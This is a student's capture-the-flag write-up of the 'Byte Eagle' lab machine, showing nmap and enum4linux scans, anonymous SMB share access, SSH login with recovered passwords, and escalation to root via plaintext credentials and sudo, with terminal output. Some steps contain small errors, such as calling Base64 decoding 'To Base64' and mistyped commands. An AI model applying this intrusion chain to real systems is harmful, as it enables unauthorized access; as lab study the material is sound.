

CAPTURE THE FLAG (CTF) REPORT

What is CTF?

Capture the Flag or CTF is a game or a competition and learning format wherein the participants solve challenges to find the hidden “flag/s” which are the hidden string of data/information by exploiting the vulnerabilities in the system.


Byte Eagle CTF:

The Byte Eagle CTF is a beginner friendly CTF and helpful for those who want to start ethical hacking. As a beginner myself, this CTF was helpful to me in understanding on how to exploit the vulnerabilities in the system to find the hidden information and made me understand about hacking and how to hack a system practically. This CTF was categorized in different ways and some challenges were tricky but I was able to solve them with logical thinking and basic tools.


Tools and Methods used:

The tools used to attack the server are common tools that are free and came pre-installed on our Kali Linux machines.

- Byte Eagle: Run the Byte Eagle machine and Kali Linux on your virtual machine (I used VMware work station).



- Open terminal on kali linux and use the “netdiscover” command to scan the IP addresses and to identify your byte eagle IP address.



- Namp: Use the nmap command to check for the open ports. I discovered that there were four ports open (22, 80, 139, 445). This meant that the server was running a webserver which we could access using a browser.

```

kali@kali: ~/Desktop
Currently scanning: Finished! | Screen View: Unique Hosts
21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260


  IP             At MAC Address  Count  Len  MAC Vendor / Hostname
  --             -
  192.168.179.1  00:50:56:c0:00:08  17    1020  VMware, Inc.
  192.168.179.2  00:50:56:e1:4d:d8   2     120   VMware, Inc.
  192.168.179.131 00:0c:29:13:db:e8   1      60   VMware, Inc.
  192.168.179.254 00:50:56:e4:7e:8d   1      60   VMware, Inc.

(kali@kali)~$ nmap 192.168.179.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 04:28 EDT
Nmap scan report for 192.168.179.131
Host is up (0.0011s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:13:DB:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

```

- Check the IP address on web browser so we can get to know any hint for CTF. We don't see any vulnerabilities but there is a hint saying “Hint: this is so easy you just have to follow the wave”, keep a note of this hint.



- Now we're going to enumerate the target IP address of the byte eagle, using the command “enum4linux 192.168.179.131”

```

(kali@kali)~$ enum4linux 192.168.179.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jun 26 04:42:27 2025

( Target Information )
-----
Target ..... 192.168.179.131
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.179.131 )
-----
[*] Got domain/workgroup name: WORKGROUP
      comment: enum4linux 192.168.179.131
      when we would down we found a name some which might be useful


( Nbtstat Information for 192.168.179.131 )
-----
Looking up status of 192.168.179.131
  WORKGROUP <00> - B <ACTIVE> Workstation Service
  WESTWILD <00> - B <ACTIVE> Messenger Service
  WESTWILD <20> - B <ACTIVE> File Server Service
  WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP <10> - <GROUP> B <ACTIVE> Browser Service Elections

  MAC Address = 00-00-00-00-00-00


( Session Check on 192.168.179.131 )
-----
[*] Server 192.168.179.131 allows sessions using username '', password ''

```


- When we scroll further, we find a wave name which might be our next hint (just like from the web browser hint).



- Previously we found port number 445 which is the SMB port (network file-sharing protocol used to share files and documents) and so now we are going to access the SMB port on the target IP using the wavecommand “`smbclient -N -L //192.168.179.131/`” (where -N = no password and -L = no listing).



- Now type the command “`smbclient \\\\192.168.179.131\\wave`” and click enter without entering the password to log in. and the main command “`smbclient \\\\192.168.179.131\\wave`” and click enter without entering the password to log in.




- Use the “help” command to get the list of all possible commands and use the “ls” command to list all the files

```


(kali㉿kali)-[~/Desktop]
$ smbclient \\\192.168.179.131\wave
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> help
?
allinfo      cancel      altname     archive     backup
blocksize    chown       close      case_sensitive cd          chmod
du           echo       del        deltree    dir
geteas      hardlink   exit       get         getfacl
lcd         link       help       history    iosize
l           mask      mget       lowercase  ls
mkfifo      more       mput       newer      mkdir
open        posix      posix_encrypt posix_open  notify
posix_rmdir posix_unlink posix_whoami print       posix_mkdir
put         pwd        q          queue      prompt
readlink    rd         recurse    reget      rename
reput       rm         rmdir     showacl    seteap
setmode     scopy     stat       symlink    tar
tarmode     timeout   translate  unlock     volume
vuid        wdel      logon      listconnect showconnect
tcon        tdis      tid        utimes     logoff
..
smb: \> ls
.                D          0   Tue Jul 30 01:18:56 2019
..               D          0   Thu Aug  1 19:02:20 2019
FLAG1.txt        N         93   Mon Jul 29 22:31:05 2019
message_from_aveng.txt N        115   Tue Jul 30 01:21:48 2019
1781464 blocks of size 1024. 284068 blocks available
smb: \>

```

- Now we can notice that there are two files listed. Firstly type “get FLAG1.txt” command to retrieve the data/information in that file.



- Decode the data/information using “CyberChef” decoder and select “To Base64” option to convert binary data into text format.




- Once the data is decoded, we get the username and password for one of the users.

- Now use the “get message_from_aveng.txt” command

```
smb: \> ls
.                D      0 Tue Jul 30 01:18:56 2019
..               D      0 Thu Aug  1 19:02:20 2019
FLAG1.txt        N     93 Mon Jul 29 22:31:05 2019
message_from_aveng.txt N    115 Tue Jul 30 01:21:48 2019


1781464 blocks of size 1024. 284068 blocks available
smb: \> get flag1.txt
getting file \flag1.txt of size 93 as flag1.txt (11.4 KiloBytes/sec) (average 11.4 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (5.1 KiloBytes/sec) (average 6.8 KiloBytes/sec)
smb: \>
```



- As we can notice aveng has lost the password and wave has yet to reset it, so we now know the username and password of wave, hence we can login as a root user.
- Use the command “ssh wavex@192.168.179.131” and password “door+open” to login in place of wave as a root user.
- Write the command “find / -writable -type d 2>/dev/null” to stop permission denied and to find the writable files.


```
kali-linux-2025.1c-vmware-and64 - VMware Workstation
File Edit View VM tabs Help
kali@kali:~/Desktop
$ ssh wavex@192.168.179.131
wavex@192.168.179.131's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic 1686)
+ Documentation: https://help.ubuntu.com/
System Information as of Thu Jun 26 16:54:33 +03 2025
System load: 0.64 Memory usage: 3% Processes: 170
Usage of /: 78.0% of 1.70GB Swap usage: 0% Users logged in: 0
Graph this data and manage this system at:
https://landscape.canonical.com/
Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Wed Aug 19 14:43:43 2020 from 192.168.0.105
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/opens
/var/spool/samba
/var/crash
/var/tmp
/proc/1862/task/1862/fd
/proc/1862/fd
/proc/1862/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$
```

- We can see the westsidesecret path hence type the command “cd /usr/share/av/westsidescreate”.
- Next type “ls” command to list the file where we can see the “ififoregt.sh” file and type “cat ififoregt.sh” to open the information inside the file, which contains the username and password for aveng.



```
root@WestWild:~  
File Actions Edit View Help  
wavex@WestWild:/usr/share/av/westsidesecret$ ls  
ififoregt.sh  
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh  
#!/bin/bash  
figlet "if i foregt so this my way"  
echo "user:aveng"  
echo "password:kaizen+80"
```

- Now login to aveng using command “su aveng” > then login as root > “sudo su” > use command “cd/root ls -la” > now we find the next file so use “cd FLAG2.txt” > “cat FLAG2.txt”



```
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng  
Password:  
aveng@WestWild:/usr/share/av/westsidesecret$ ls  
ififoregt.sh  
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su  
[sudo] password for aveng:  
root@WestWild:/usr/share/av/westsidesecret# ls -la  
total 12  
drwxrwxrwx 2 root root 4096 Jul 30 2019 .  
drwxr-xr-x 3 root root 4096 Jul 30 2019 ..  
-rwxrwxrwx 1 wavex wavex 101 Jul 30 2019 ififoregt.sh  
root@WestWild:/usr/share/av/westsidesecret# cd /root  
root@WestWild:~# la -la  
total 36  
drwx----- 3 root root 4096 Aug 2 2019 .  
drwxr-xr-x 21 root root 4096 Jul 30 2019 ..  
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc  
drwx----- 2 root root 4096 Jul 31 2019 .cache  
-rw-r--r-- 1 root root 105 Aug 19 2020 FLAG2.txt  
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile  
-rw-r--r-- 1 root root 75 Jul 31 2019 .selected_editor  
-rw----- 1 root root 4970 Jul 31 2019 .viminfo  
root@WestWild:~# cd FLAG2.txt  
bash: cd: FLAG2.txt: Not a directory  
root@WestWild:~# cat FLAG2.txt  
Flag2 { WELCOME TO 67 84 70 }  
Great! Work You did well !!! expecting EthicalByte CTF----->
```

- Finally, we get the complement indicating that we successfully captured the flag and the Byte Eagle machine CTF is completed.

Conclusion:

This CTF game was beneficial due to the hands on learning it provided. It can be used learn how to utilize scanning programs and methods of attack. It helped me to apply my skills in a real-world scenario. It also helped me in teaching myself on how to interpret and make report/documentation.

by B E Raksha